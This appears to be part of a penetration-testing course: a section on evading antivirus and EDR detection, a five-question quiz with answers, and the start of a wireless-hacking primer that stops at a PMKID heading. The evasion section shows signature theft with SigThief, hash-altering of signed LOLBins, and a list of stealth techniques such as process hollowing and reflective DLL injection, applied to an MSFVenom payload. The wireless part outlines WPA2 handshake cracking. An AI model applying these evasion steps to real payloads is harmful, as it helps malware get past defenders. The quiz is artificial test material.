
Advanced Evasion Techniques

```
(kali㉿kali) - [~/Desktop]
$ python3 ~/Software/SigThief/sigthief.py -i ~/Desktop/TCPView/tcpview64.exe -t ~/Desktop/TestKonijn.exe -o ~/Desktop/SuperTestKonijn.exe

!! New Version available now for Dev Tier Sponsors! Sponsor here: https://github.com/sponsors/secretsquirrel

Output file: /home/kali/Desktop/SuperTestKonijn.exe
Signature appended.
FIN.
```

Now the binary contains a digital signature:



Another case where you need to work with signed binaries might occur when you need to use a valid binary like regsvr32.exe or msbuild.exe but these tools are blacklisted.

We can take the valid signed binary or LOLBin and alter it so the hash changes but the change does not remove the signing. So you end up with a functional LOLBin that is signed but does not carry the “known-hash”.

A tool that can help you with this process is "Windows-SignedBinary":


<https://github.com/Mr-Un1k0d3r/Windows-SignedBinary>

```
C:\signcheck>signtool verify /a /v 330.exe

Verifying: 330.exe
File is signed in catalog: C:\windows\system32\CatRoot\{F750E6C3-38EE-11D1-85E5-00C04FC295EE}\Microsoft-Windows-Foundation-Package~31bf3856ad364e35~amd64~~6.1.7601.17514.cat
Hash of file (sha1): 7EB22CBAA74B208DF433C70C06A99280036A52F3
```

Advanced Evasion Techniques

This does not change the outcome at this moment but is still valuable to do.



The screenshot shows the VirusTotal analysis interface for a file named 'TcpView.exe'. The file's SHA-256 hash is 768560c06e053cda0433f4f6912c83c9e0cf3e08177580c3e4da5633445813b3. It is 21.38 KB in size and was uploaded on 2023-05-07 at 17:32:51 UTC. The file is categorized as a PE executable (EXE) with properties: peexe, 64bits, invalid-signature, signed, and overlay. A community score of 3/69 is shown, indicating that 3 security vendors have flagged the file as malicious. The 'DETECTION' tab is active, showing a popular threat label of 'trojan.shelm/msil' and threat categories including 'trojan'. A table of security vendors' analysis is displayed below.

Security vendors' analysis		Do you want to automate checks?	
CrowdStrike Falcon	❗ Win/malicious_confidence_90% (D)	Kaspersky	❗ HEUR:Trojan.MSIL.Shelm.gen
ZoneAlarm by Check Point	❗ HEUR:Trojan.MSIL.Shelm.gen	Acronis (Static ML)	✅ Undetected
AhnLab-V3	✅ Undetected	Alibaba	✅ Undetected
ALYac	✅ Undetected	Antiy-AVL	✅ Undetected

This means that we have made an existing MSFVenom payload almost completely FUD
(**Fully UnDetectable**) in a C#-based binary!!



Other improvement techniques:

Even after implementing the improvements and tips mentioned earlier, there are still numerous ways to enhance your payload to make it even more evasive:

- **Leverage alternative programming languages:** Consider creating payloads in RUST, NIM, or GO for better evasion.
- **Sign the binary:** Use a valid certificate to sign the binary, increasing its legitimacy.
- **Switch to a DLL:** Use a dynamic link library (DLL) instead of an executable binary for added stealth.
- **Incorporate system-specific heuristics:** Ensure the payload only executes when specific conditions are met, such as a predefined computer name or IP address.
- **Utilize advanced injection techniques:** Methods like Process Injection, Process Hollowing, and Reflective DLL Injection allow your code to run inside legitimate processes instead of spawning new ones.
- **Explore innovative methods:** Experiment with techniques such as D1rkLdr, SharpBlock, Sideload, Hell's Gate, VoidGate, and others.

*Keep experimenting by combining techniques and writing custom code to achieve optimal results!

QUESTION 1/5:

What is the main function of the SigThief tool?

- a) Obfuscating binaries
- b) Extracting and applying digital signatures
- c) Modifying timestamps in PE files
- d) Checking binary entropy

ANSWER:

- b) Extracting and applying digital signatures

QUESTION 2/5:

What is the main goal of code obfuscation in the context of cybersecurity?

- a) To improve code readability and debugging.
- b) To make the code harder to read and reverse-engineer while remaining functional.
- c) To compress the code for better storage.
- d) To encrypt the code for secure transmission.

ANSWER:

- b) To make the code harder to read and reverse-engineer while remaining functional.

QUESTION 3/5:

Why is it advised to avoid testing payloads on VirusTotal?

- a) It blocks access to your payload.
- b) It makes your payload unreadable.
- c) It shares your payload with EDR vendors, making it less effective.
- d) It fails to provide accurate test results for cybersecurity purposes.

ANSWER:

- c) It shares your payload with EDR vendors, making it less effective.

QUESTION 4/5:

Which technique involves loading malicious code into the memory space of a legitimate process?

- a) Sideload
- b) Process Hollowing
- c) VoidGate
- d) SharpBlock

ANSWER:

- b) Process Hollowing

QUESTION 5/5:

Why are packagers like Shellter or PEzor commonly used in payload development?

- a) To compress the payload into a smaller file.
- b) To encrypt the payload using symmetric encryption.
- c) To analyze the payload for debugging purposes.
- d) To repackage the binary to evade detection by security tools.

ANSWER:

- d) To repackage the binary to evade detection by security tools.



Wireless Hacking


Wireless Hacking:

Before we can talk about "Wireless Hacking" you need to know about the "radio spectrum".

Key Concepts:


- Frequency: Measured in Hertz (Hz), determines the speed of oscillation.
- Amplitude: Strength of the signal.
- Modulation: Encoding information onto a radio wave.
- Examples of modulation techniques:
 - AM (Amplitude Modulation)
 - FM (Frequency Modulation)
 - OFDM (Orthogonal Frequency Division Multiplexing, used in Wi-Fi).

The **Radio Spectrum** is the range of electromagnetic frequencies used for wireless communication. It includes all the different frequencies that can be used to transmit signals, like radio, TV, Wi-Fi, and Bluetooth. The Radio Spectrum is a sub-spectrum of the electromagnetic spectrum.



Wireless Hacking

- The radio spectrum ranges from 0 hertz (ELF) to 300 GHz (EHF)
- The radio spectrum is dividend in different bands



Wireless Hacking

Band	Frequency range	Wavelength range
Extremely Low Frequency (ELF)	<3 kHz	>100 km
Very Low Frequency (VLF)	3 to 30 kHz	10 to 100 km
Low Frequency (LF)	30 to 300 kHz	1 m to 10 km
Medium Frequency (MF)	300 kHz to 3 MHz	100 m to 1 km
High Frequency (HF)	3 to 30 MHz	10 to 100 m
Very High Frequency (VHF)	30 to 300 MHz	1 to 10 m
Ultra High Frequency (UHF)	300 MHz to 3 GHz	10 cm to 1 m
Super High Frequency (SHF)	3 to 30 GHz	1 to 1 cm
Extremely High Frequency (EHF)	30 to 300 GHz	1 mm to 1 cm

- Low Frequency (LF) - 30 kHz to 300 kHz
Long wavelengths, can travel long distances, used for things like maritime communication and navigation systems.
- Medium Frequency (MF) - 300 kHz to 3 MHz
Often used for AM radio broadcasting, better for regional communication.
- High Frequency (HF) - 3 MHz to 30 MHz
Can reflect off the ionosphere, allowing for long-distance communication, used in shortwave radio.
- Very High Frequency (VHF) - 30 MHz to 300 MHz
Used for FM radio, TV broadcasts, and two-way radios, works well for medium-range communication.

- Ultra High Frequency (UHF) - 300 MHz to 3 GHz

Used for TV broadcasts, mobile phones, Wi-Fi, and Bluetooth, good for short to medium distances with high data rates.

- Super High Frequency (SHF) - 3 GHz to 30 GHz

Used for satellite communication, radar, and microwave ovens, very high data rates but shorter range.

- Extremely High Frequency (EHF) - 30 GHz to 300 GHz

Used for advanced communication technologies like 5G, has the highest data rates but the shortest range.

** Lower frequencies are great for long-range communication, while higher frequencies are better for fast, short-range communication.*

2.4 GHz vs. 5 GHz Wireless Spectrum:

2.4 GHz:

- Pros: Longer range, better wall penetration.
- Cons: Congested (used by many devices), slower speeds.
- Channels: 14 channels (only 3 non-overlapping: 1, 6, 11).


5 GHz:

- Pros: Faster speeds, less interference.
- Cons: Shorter range, poor penetration through walls.
- Channels: Multiple non-overlapping channels, less congestion.

What Are Channels?

A channel is a subdivision of a frequency band used for communication. Devices transmit and receive on specific channels to avoid interference.

2.4GHz Channel Overlap



- Base channels are 20MHz (OFDM) or 22MHz (DSSS) wide, identified by center frequency
- Wi-Fi signals are defined by the DSSS or OFDM transmit mask
- Always use channels 1, 6 & 11 only in 2.4GHz band!

Introduction to the 6 GHz Band:

What is the 6 GHz Band?

- Provides an extra 1,200 MHz spectrum for wireless connectivity.
- Offers broader bandwidth and reduced interference.
- Dedicated to unlicensed use (no interference from devices like microwaves, baby monitors, etc.).

Advantages:

- Wider channels (40 MHz, 80 MHz, 160 MHz) for higher speeds.
- Requires closer placement of access points due to shorter range than 5 GHz.

Evolution of WiFi Standards:

WiFi Standards Overview:

- IEEE 802.11b (1999): 2.4 GHz, max 11 Mbps.
- IEEE 802.11a (1999): 5 GHz, max 54 Mbps, shorter range than 802.11b.
- IEEE 802.11g (2003): 2.4 GHz, max 54 Mbps.
- IEEE 802.11n (2009): Dual-band, max 600 Mbps with MIMO.

Recent Standards (Unsupported by Older Routers):

- IEEE 802.11ac (2013): Max 3.47 Gbps, 5 GHz, beamforming introduced.
- Wi-Fi 6 (2019): 2.4, 5, 6 GHz, max 9.6 Gbps, enhanced efficiency.
- Wi-Fi 6E: Extended to 6 GHz, offering more channels and less interference.

Wireless Hacking

IEEE Standard	WiFi Gen	Year	Frequency	Max PHY Data Rate	Max Range
802.11	-	1997	2.4 GHz	2 Mbps	20m (indoor) 100m (outdoor)
802.11 a	-	1999	5 GHz	54 Mbps	35m (indoor) 120m (outdoor)
802.11 b	-	1999	2.4 GHz	11 Mbps	35m (indoor) 140m (outdoor)
802.11 g	-	2003	2.4 GHz	54 Mbps	38m (indoor) 140m (outdoor)
802.11 n	WiFi 4	2009	2.4/5 GHz	600 Mbps	70m (indoor) 250m (outdoor)
802.11 ac	WiFi 5	2013	5 GHz	6.9 Gbps	35m (indoor)
802.11 ad	-	2012	60 GHz	8.1 Mbps	3.3m (indoor)
802.11 ah	-	2017	Sub 1 GHz	347 Mbps	1km
802.11 ax	WiFi 6	2021	2.4/5/6 GHz	9.6 Gbps	30m (indoor) 120m (outdoor)
802.11 ay	-	2021	60 GHz	303 Gbps	10m (indoor) 100m (outdoor)
802.11 be	WiFi 7	2024	2.4/5/6 GHz	46.1 Gbps	30m (indoor) 120m (outdoor)

SSID and Hidden Networks:

What is an SSID?

- "Service Set Identifier" - the name of a wireless network.
- Up to 32 characters, case-sensitive.
- Broadcast periodically for device detection but can be hidden.

Hidden SSID Networks:

- Prevent SSID broadcasting for extra privacy.
- Not fully secure as SSID can still be detected through network traffic.

WiFi Security Protocols:

Security Types:

- WEP (1997) : Weak encryption, vulnerable to attacks, no longer recommended.
- WPA (2003) : Temporary fix for WEP, uses TKIP but still vulnerable.
- WPA2 (2004) : Uses AES for strong encryption, susceptible to KRACK attack (fixable via updates).
- WPA3 (2018) : Most secure with SAE, OWE, and resistance to brute-force attacks, but requires modern hardware.

Common WiFi Attacks:

Protocol Exploits:

Target vulnerabilities in WEP/WPA to access networks.

Evil Twin Attack:

Rogue access point mimics legitimate network to intercept traffic.

Deauthentication (DOS):

Disconnect users by sending "deauthentication" packets.

Sniffing:

Intercept packets; less effective due to encrypted traffic.

Evil Twin & Rogue AP Risks:

Redirect traffic to malicious endpoints for malware delivery.

Tools for WiFi Pentesting:

Hardware Requirements:

- WiFi adapter with "promiscuous mode" and "packet injection."
- Examples: Alfa, TP-Link, Raspberry Pi.

Software Tools:

- Aircrack-ng Suite: Packet capture, injection, and password cracking.
- Wireshark: Packet analysis.
- Reaver: Exploits WPS vulnerabilities.
- Wifite2: Automated WiFi attack tool.
- Bettercap: MITM attacks.

Practical WiFi Cracking:

Flaws in WEP:

- Weakness in RC4 encryption due to short, predictable Initialization Vector (IV).
- Easily cracked using statistical analysis tools.

WPA2 Handshake Attack Steps:

1. Set WiFi card to "monitor mode."
2. Locate a WPA2 network.
3. Capture handshake packets (use deauthentication to speed up capture).
4. Use a wordlist (e.g., rockyou.txt) to crack the password.

Additional Notes:

Strong passwords and modern security (WPA3) mitigate these attacks.

PMKID Hash Attack:

Overview:

